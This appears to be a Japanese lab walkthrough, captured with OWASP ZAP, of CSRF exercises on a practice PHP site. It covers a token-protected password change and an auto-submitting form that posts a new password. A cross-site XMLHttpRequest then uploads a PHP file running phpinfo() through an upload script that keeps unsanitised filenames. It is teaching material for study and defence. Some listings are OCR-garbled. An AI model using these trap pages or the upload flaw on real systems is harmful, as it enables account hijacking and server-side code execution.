User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/45/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 21 Dec 2018 07:07:58 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 157
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=4p5qh4173cf0jyc7beifa2bak5; path=/
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
ログインしました(id:yamada)<br>
<a href="45-002a.php">パスワード変更(CSRF対策版)</a><br>
<a href="45-010.php">掲示板</a>
</body>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
59	18/12/21 7:07:57	GET	http://example.jp/45/45-001a.php	200	OK	33 ms	157 bytes	Medium	SetCookie	
61	18/12/21 7:08:00	GET	http://example.jp/45/45-002a.php	200	OK	21 ms	264 bytes	Medium	Form, Passwor...	
62	18/12/21 7:08:07	POST	http://example.jp/45/45-003a.php	200	OK	21 ms	79 bytes	Medium		

アラート 0 1 3 0

現在のスキャン 0 0 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 45-002a.php → レスポンス】パスワード変更CSRF対策版(正常系)

The screenshot displays the OWASP ZAP 2.7.0 interface. The top toolbar includes buttons for 'サイト' (Site), 'クイックスタート' (Quick Start), 'リクエスト' (Request), and 'レスポンス' (Response). The main area is split into two panes: 'リクエスト' (Request) on the left and 'レスポンス' (Response) on the right. The 'リクエスト' pane shows a GET request to 'http://example.jp/45/45-002a.php' with various headers including 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0' and a 'Cookie: PHPSESSID=4p5qh4173cf0jjc7beifa2bak5'. The 'レスポンス' pane shows an HTTP/1.1 200 OK response with headers like 'Server: nginx/1.10.3' and 'Date: Fri, 21 Dec 2018 07:08:01 GMT'. The response body contains HTML for a password change form, including a 'form' with 'method="POST"', a 'password' input field, a 'submit' button with value 'パスワード変更', and a hidden 'token' field with value 'c3c70ee1b6bce40dd6c78f9c86c0358834311d24f2041723'. The bottom pane shows a table of request logs with columns for Id, リクエスト日時 (Request Time), メソッド (Method), URL, ステータスコード (Status Code), ステータスコード説明 (Status Code Description), ラウンドトリップタイム (Round Trip Time), レスポンスボディサイズ (Response Body Size), 検出アラート (Detected Alerts), ノート (Notes), and タグ (Tags). The table shows three entries, with the last one (Id 62) corresponding to the current request and response.

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
59	18/12/21 7:07:57	GET	http://example.jp/45/45-001a.php	200	OK	33 ms	157 bytes	Medium	SetCookie	
61	18/12/21 7:08:00	GET	http://example.jp/45/45-002a.php	200	OK	21 ms	264 bytes	Medium	Form, Passwor...	
62	18/12/21 7:08:07	POST	http://example.jp/45/45-003a.php	200	OK	21 ms	79 bytes	Medium		

【ブラウザ→サーバ: リクエスト 45-003a.php → レスポンス】パスワード変更CSRF対策版(正常系)

無題セッション - 20181221-044603 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート ⇒ リクエスト + ← レスポンス

コンテキスト

- 既定コンテキスト
- サイト

デフォルトビュー

```
POST http://example.jp/45/45-003a.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/45/45-002a.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=4p5qh4173cf0jic7beifa2bak5
Upgrade-Insecure-Requests: 1
Host: example.jp

pwd=password&token=c3c70ee1b6bce40dd6c78f9c86c0358834311d24f2041723
```

デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 21 Dec 2018 07:08:08 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 79
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
yamadaさんのパスワードをpasswordに変更しました
</body>
```

履歴 検索 アラート アウトプット +


フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
59	18/12/21 7:07:57	GET	http://example.jp/45/45-001a.php	200	OK	33 ms	157 bytes	Medium	SetCookie	
61	18/12/21 7:08:00	GET	http://example.jp/45/45-002a.php	200	OK	21 ms	264 bytes	Medium	Form, Passwor...	
62	18/12/21 7:08:07	POST	http://example.jp/45/45-003a.php	200	OK	21 ms	79 bytes	Medium		

アラート 0 1 3 0


現在のスキャン 0 0 0 0 0 0 0 0

## 【ブラウザ】




example.jp/45/45-001a.php

ログインしました(id:yamada)  
[パスワード変更\(CSRF対策版\)](#)  
[掲示板](#)




example.jp/45/45-002a.php

新パスワード




example.jp/45/45-002a.php

新パスワード ●●●●●●



example.jp/45/45-003a.php

yamadaさんのパスワードをpasswordに変更しました



example.jp/45/45-001a.php

view-source:http://example.jp/45/45-001a.php


```
1 <body>
2 ログインしました(id:yamada)<br>
3 <a href="/45-002a.php">パスワード変更(CSRF対策版)</a><br>
4 <a href="/45-010.php">掲示板</a>
5 </body>
6
```



example.jp/45/45-002a.php

view-source:http://example.jp/45/45-002a.php

```
1 <body>
2 <form action="/45-003a.php" method="POST">
3 新パスワード<input name="pwd" type="password"><BR>
4 <input type="submit" value="パスワード変更">
5 <input type="hidden" name="token" value="d5d3c4fa185b90299e562d173dc070408ee74af3947cf3f7">
6 </form>
7 </body>
8
```



example.jp/45/45-003a.php


view-source:http://example.jp/45/45-003a.php

```
1 <body>
2 yamadaさんのパスワードをpasswordに変更しました
3 </body>
4
```



## 45-900a:パスワード変更CSRF対策版(攻撃)

### 【ブラウザ】

- 4.5.1 クロスサイト・リクエストフォージェリ (CSRF)
  - 45-001 :パスワード変更(正常系)
  - 45-900 :CSRFの罠(単純版)
  - 45-901 :CSRFの罠(iframe版)
  - 45-001a:パスワード変更CSRF対策版(正常系)
  - 45-900a:パスワード変更CSRF対策版(攻撃) 
  - 45-004 :ファイルアップロード(正常系)
  - 45-902 :CSRFの罠(ファイルアップロード)
  - 45-902 :CSRF攻撃の確認
  - 45-000 :アップロードファイルの全削除
  - 45-902 :CSRF攻撃の確認

```
6 <li>4.5.1 クロスサイト・リクエストフォージェリ (CSRF) </li>
7 <ol>
8 <li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
9 <li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
10 <li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
11 <li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
12 <li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
13 <li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
14 <li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
15 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
16 <li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
17 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
18 </ol>
```

### 【サーバ: 45/45-900a.html 】

```
/var/www/html/45/45-900a.html - wasbook@example.jp - エディタ - WinSCP
<body onload="document.forms[0].submit()">
<form action="http://example.jp/45/45-003a.php" method="POST">
<input type="hidden" name="pwd" value="cracked">
</form>
</body>
```

【ブラウザ→偽サーバ: リクエスト trap.example.com/45/45-900a.html → レスポンス】パスワード変更CSRF対策版(攻撃)

The screenshot displays the OWASP ZAP 2.7.0 interface. The top menu bar includes 'ファイル', '編集', '表示', 'ポリシー', 'レポート', 'ツール', 'オンライン', and 'ヘルプ'. The main workspace is divided into three panes: 'コンテキスト' (Contexts) on the left, 'リクエスト' (Request) in the center, and 'レスポンス' (Response) on the right. The 'コンテキスト' pane shows a tree view with 'http://trap.example.com' selected, and 'GET:45-900a.html' highlighted. The 'リクエスト' pane shows the following details:

```
GET http://trap.example.com/45/45-900a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101
Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Host: trap.example.com
```

The 'レスポンス' pane shows the following details:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 21 Dec 2018 07:39:19 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 171
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:17 GMT
ETag: "ab-56c2a2de47251-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge
```

The response body contains the following HTML code:

```
<body onload="document.forms[0].submit()">
<form action="http://example.jp/45/45-003a.php" method="POST">
<input type="hidden" name="pwd" value="cracked">
</form>
</body>
```

At the bottom, the '履歴' (History) pane shows a table of requests:

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
80	18/12/21 7:39:18	GET	http://trap.example.com/45/45-900a.html	200	OK	3 ms	171 bytes	Medium		Form, Hidden

The bottom status bar shows '現在のスキャン' (Current Scan) with various icons and counts: 0, 0, 0, 0, 0, 0, 0.

## 【ブラウザ→サーバ: リクエスト 45-003a.php → レスポンス】パスワード変更CSRF対策版(攻撃)

The screenshot shows the Burp Suite interface with a request and response view. The request is a POST to http://example.jp/45/45-003a.php with a body containing 'pwd=cracked'. The response is a 200 OK from nginx/1.10.3 with a 'Set-Cookie' header.

**Request:**

```
POST http://example.jp/45/45-003a.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/45/45-900a.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Host: example.jp
```

**Response:**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 21 Dec 2018 07:39:19 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=4eh77ke88fkkdoo2r5h16t3c0; path=/
X-UA-Compatible: IE=edge
```

正規の画面からご使用ください

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
83	18/12/21 7:39:18	POST	http://example.jp/45/45-003a.php	200	OK	33 ms	42 bytes	Medium		SetCookie

アラート 0 0 1 0 3 0 現在のスキャン 0 0 0 0 0 0 0 0

## 【ブラウザ】

The browser window shows the address bar with the URL `example.jp/45/45-003a.php`. The page content is not visible, only the address bar and navigation buttons are shown.

正規の画面からご使用ください

## 45-004 :ファイルアップロード(正常系)

### 【ブラウザ】

- 4.5.1 クロスサイト・リクエストフォージェリ (CSRF)
  - 45-001 :パスワード変更(正常系)
  - 45-900 :CSRFの罠(単純版)
  - 45-901 :CSRFの罠(iframe版)
  - 45-001a:パスワード変更CSRF対策版(正常系)
  - 45-900a:パスワード変更CSRF対策版(攻撃)
  - 45-004 :ファイルアップロード(正常系) 
  - 45-902 :CSRFの罠(ファイルアップロード)
  - 45-902 :CSRF攻撃の確認
  - 45-000 :アップロードファイルの全削除
  - 45-902 :CSRF攻撃の確認

```
6 </li>4.5.1 クロスサイト・リクエストフォージェリ (CSRF) </li>
7 <ol>
8 <li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
9 <li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
10 <li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
11 <li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
12 <li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
13 <li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
14 <li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
15 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
16 <li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
17 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
18 </ol>
```

### 【サーバ: 45/45-004.php】

```
var/www/html/45/45-004.php - wasbook@example.jp - エディタ - WinSCP
k?php
  session_start();
  // ログイン確認…省略
?>
<body>
<body>
<form action="45-005.php" method="post" enctype="multipart/form-data">
ファイル:<input type="file" name="imgfile" size="20"><br>
<input type="submit" value="アップロード">
</form>
</body>
```

### 【サーバ: 45/45-005.php】

```
var/www/html/45/45-005.php - wasbook@example.jp - エディタ - WinSCP
k?php
function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
}
session_start();
$id = @$_SESSION['id']; // ユーザIDの取り出し
// ログイン確認…省略
$tmpfile = $_FILES["imgfile"]["tmp_name"];
$file = $_FILES["imgfile"]["name"];
if (!is_uploaded_file($tmpfile)) {
    die('ファイルがアップロードされていません');
}
// 画像を img ディレクトリに移動
} else if (!move_uploaded_file($tmpfile, "img/$file")) {
    die('ファイルをアップロードできません');
}
$url = "img/" . urlencode($file);
?><body>
ID:<?php ex($id); ?><br>以下の画像をアップロードしました<br>
<a href="<?php ex($url); ?>"></a>
</body>
```

## 【ブラウザ→サーバ: リクエスト 45-004.php → レスポンス】ファイルアップロード(正常系)

The screenshot displays the OWASP ZAP 2.7.0 interface. The main window is divided into three panes: Contexts, Request, and Response. The Request pane shows a GET request to http://example.jp/45/45-004.php with various headers including User-Agent, Accept, and Cookie. The Response pane shows an HTTP/1.1 200 OK response with headers like Server, Date, Content-Type, and a body containing HTML code for a file upload form. The bottom pane shows a table of request logs.

**Request:**

```
GET http://example.jp/45/45-004.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/45/
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=3f537rjbomftsqsqu9qjmvff0
Upgrade-Insecure-Requests: 1
Host: example.jp
```

**Response:**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 22 Dec 2018 10:46:16 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 214
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<body>
<form action="45-005.php" method="post" enctype="multipart/form-data">
ファイル: <input type="file" name="imgfile" size="20"><br>
<input type="submit" value="アップロード">
</form>
</body>
```

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
1	18/12/22 19:46:13	GET	http://example.jp/45/45-004.php	200	OK	26 ms	214 bytes	Medium		Form, Upload

現在のスキャン: 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 45-005.php → レスポンス】ファイルアップロード(正常系)

The screenshot displays the OWASP ZAP 2.7.0 interface. The main window is split into three panes: Contexts, Request, and Response.

**Contexts Pane:** Shows the site context for `http://example.jp`.

**Request Pane:** Displays the raw HTTP request for `POST http://example.jp/45/45-005.php HTTP/1.1`. The request includes headers such as `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0` and a `multipart/form-data` body. The body contains a `Content-Disposition: form-data; name="imgfile"; filename="sample.png"` entry with a PNG image.

**Response Pane:** Displays the raw HTTP response, which is a `200 OK` status. The response headers include `Server: nginx/1.10.3` and `Content-Type: text/html; charset=UTF-8`. The response body contains HTML code: `<body><br>以下の画像をアップロードしました<br><a href="img/sample.png"></a></body>`.

**Bottom Panel:** Shows a table of request logs. The selected request (ID 10) is a `POST` to `http://example.jp/45/45-005.php` with a `200 OK` status, a `27 ms` round-trip time, and a `131 bytes` response body. The severity is `Medium`.

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
10	18/12/22 20:11:18	POST	http://example.jp/45/45-005.php	200	OK	27 ms	131 bytes	Medium		

## 【ブラウザ】

example.jp/45/45-004.php

← → ↻ 🏠 example.jp/45/45-004.php

ファイル: 参照... ファイルが選択されていません。

アップロード

example.jp/45/45-004.php

← → ↻ 🏠 example.jp/45/45-004.php

ファイル: 参照... sample.png

アップロード

example.jp/45/45-005.php

← → ↻ 🏠 example.jp/45/45-005.php

ID:  
以下の画像をアップロードしました



example.jp/45/45-004.php http://example.jp/45/45-004.php

← → ↻ 🏠 view-source:http://example.jp/45/45-004.php

```
1 <body>
2 <body>
3 <form action="45-005.php" method="post" enctype="multipart/form-data">
4 ファイル:<input type="file" name="imgfile" size="20"><br>
5 <input type="submit" value="アップロード">
6 </form>
7 </body>
8
```

example.jp/45/45-005.php http://example.jp/45/45-005.php

← → ↻ 🏠 view-source:http://example.jp/45/45-005.php

```
1 <body>
2 ID:<br>以下の画像をアップロードしました<br>
3 <a href="img/sample.png"></a>
4 </body>
5
```

## 45-902 :CSRFの罠(ファイルアップロード)

### 【ブラウザ】

- 4.5.1 クロスサイト・リクエストフォージェリ (CSRF)
  - 45-001 :パスワード変更(正常系)
  - 45-900 :CSRFの罠(単純版)
  - 45-901 :CSRFの罠(iframe版)
  - 45-001a:パスワード変更CSRF対策版(正常系)
  - 45-900a:パスワード変更CSRF対策版(攻撃)
  - 45-004 :ファイルアップロード(正常系)
  - 45-902 :CSRFの罠(ファイルアップロード) 
  - 45-902 :CSRF攻撃の確認
  - 45-000 :アップロードファイルの全削除
  - 45-902 :CSRF攻撃の確認

```
6 </li>4.5.1 クロスサイト・リクエストフォージェリ (CSRF) </li>
7 <ol>
8 <li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
9 <li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
10 <li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
11 <li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
12 <li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
13 <li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
14 <li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
15 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
16 <li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
17 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
18 </ol>
```

### 【サーバ: 45/45-902.html】

```
/var/www/html/45/45-902.html - wasbook@example.jp - エディタ - WinSCP
<body>
<script>
// 以下は送信するHTTPリクエストボディの中身
// \n は改行(\n) と 継続行(行末の\n)を示す
data = `
---BNDRY\n
Content-Disposition: form-data; name="imgfile"; filename="a.php"\n
Content-Type: text/plain\n
\n
<?php phpinfo();\n
\n
---BNDRY--\n
`;

var req = new XMLHttpRequest();
req.open('POST', 'http://example.jp/45/45-005.php');
req.setRequestHeader('Content-Type', 'multipart/form-data; boundary=--BNDRY');
req.withCredentials = true;
req.send(data);
</script>
</body>
```

ファイルアップロードなので、「multipart/form-data; boundary=--BNDRY」

### 【サーバ: 45/45-005.php】

```
/var/www/html/45/45-005.php - wasbook@example.jp - エディタ - WinSCP
<?php
function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
}
session_start();
$id = @$_SESSION['id']; // ユーザIDの取り出し
// ログイン確認…省略
$tmpfile = $_FILES["imgfile"]["tmp_name"];
$file = $_FILES["imgfile"]["name"];
if (!is_uploaded_file($tmpfile)) {
    die('ファイルがアップロードされていません');
}
// 画像を img ディレクトリに移動
} else if (!move_uploaded_file($tmpfile, "img/$file")) {
    die('ファイルをアップロードできません');
}
$imgurl = "img/" . urlencode($file);
?><body>
ID:<?php ex($id); ?><br>以下の画像をアップロードしました<br>
<a href="<?php ex($imgurl); ?>"></a>
</body>
```



【ブラウザ→偽サーバ: リクエスト trap.example.com/45/45-902.html → レスポンス】CSRFの罠(ファイルアップロード)

無題セッション - 20181222-194545 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

コンテキスト  
既定コンテキスト  
サイト  
http://trap.example.com  
45  
GET:45-902.html  
http://example.jp

デフォルトビュー

```
GET http://trap.example.com/45/45-902.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/45/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
```

デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 22 Dec 2018 11:35:27 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 542
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:17 GMT
ETag: "21e-56c2a2de42431-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<script>
// 以下は送信するHTTPリクエストボディの中身
// %n% は改行(%n) と 継続行(行末の%)を示す
data = %
----BNDRY%n%
Content-Disposition: form-data; name="imgfile"; filename="a.php"%n%
Content-Type: text/plain%n%
%n%
<?php phpinfo();%n%
%n%
----BNDRY--%n%
;

var req = new XMLHttpRequest();
req.open("POST", "http://example.jp/45/45-005.php");
req.setRequestHeader("Content-Type", "multipart/form-data; boundary=--BNDRY");
req.withCredentials = true;
req.send(data);
</script>
</body>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータススコ...	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
19	18/12/22 20:35:25	GET	http://trap.example.com/45/45-902.html	200	OK	6 ms	542 bytes	Medium		Script

アラート 0 1 3 0

現在のスキャン 0 0 0 0 0 0 0 0

## 【ブラウザ→サーバ: リクエスト 45-005.php → レスポンス】CSRFの罠(ファイルアップロード)

The screenshot displays the OWASP ZAP interface. The left pane shows the site tree with the selected request: GET:45-902.html. The main pane shows the request and response details.

**Request:**

```
POST http://example.jp/45/45-005.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101
Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/45/45-902.html
Content-Type: multipart/form-data; boundary=--BNDRY
Content-Length: 131
Origin: http://trap.example.com
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=hcoqbv3ri4hi9bm7tb867fgb7
Host: example.jp

----BNDRY
Content-Disposition: form-data; name="imgfile"; filename="a.php"
Content-Type: text/plain

<?php phpinfo();

----BNDRY--
```

**Response:**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 22 Dec 2018 11:43:50 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 121
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-UA-Compatible: IE=edge


<body>
ID: <br>以下の画像をアップロードしました<br>
<a href="img/a.php"></a>
</body>
```

The bottom pane shows a table of request logs:

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
26	18/12/22 20:43:47	POST	http://example.jp/45/45-005.php	200	OK	23 ms	121 bytes	Medium		

Alerts: 0 Critical, 1 High, 3 Medium, 0 Low, 0 Info, 0 Warning, 0 Error. Current scan: 0 Critical, 0 High, 0 Medium, 0 Low, 0 Info, 0 Warning, 0 Error.

## 【ブラウザ】



## 45-902 :CSRF攻撃の確認

### 【ブラウザ】

- 4.5.1 クロスサイト・リクエストフォージェリ (CSRF)
  - 45-001 :パスワード変更(正常系)
  - 45-900 :CSRFの罠(単純版)
  - 45-901 :CSRFの罠(iframe版)
  - 45-001a:パスワード変更CSRF対策版(正常系)
  - 45-900a:パスワード変更CSRF対策版(攻撃)
  - 45-004 :ファイルアップロード(正常系)
  - 45-902 :CSRFの罠(ファイルアップロード)
  - 45-902 :CSRF攻撃の確認
  - 45-000 :アップロードファイルの全削除
  - 45-902 :CSRF攻撃の確認

```
6 </li>4.5.1 クロスサイト・リクエストフォージェリ (CSRF) </li>
7 <ol>
8 <li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
9 <li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
10 <li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
11 <li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
12 <li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
13 <li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
14 <li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
15 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
16 <li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
17 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
18 </ol>
```

### 【 http://example.jp/45/img/a.php 】 CSRF攻撃の確認

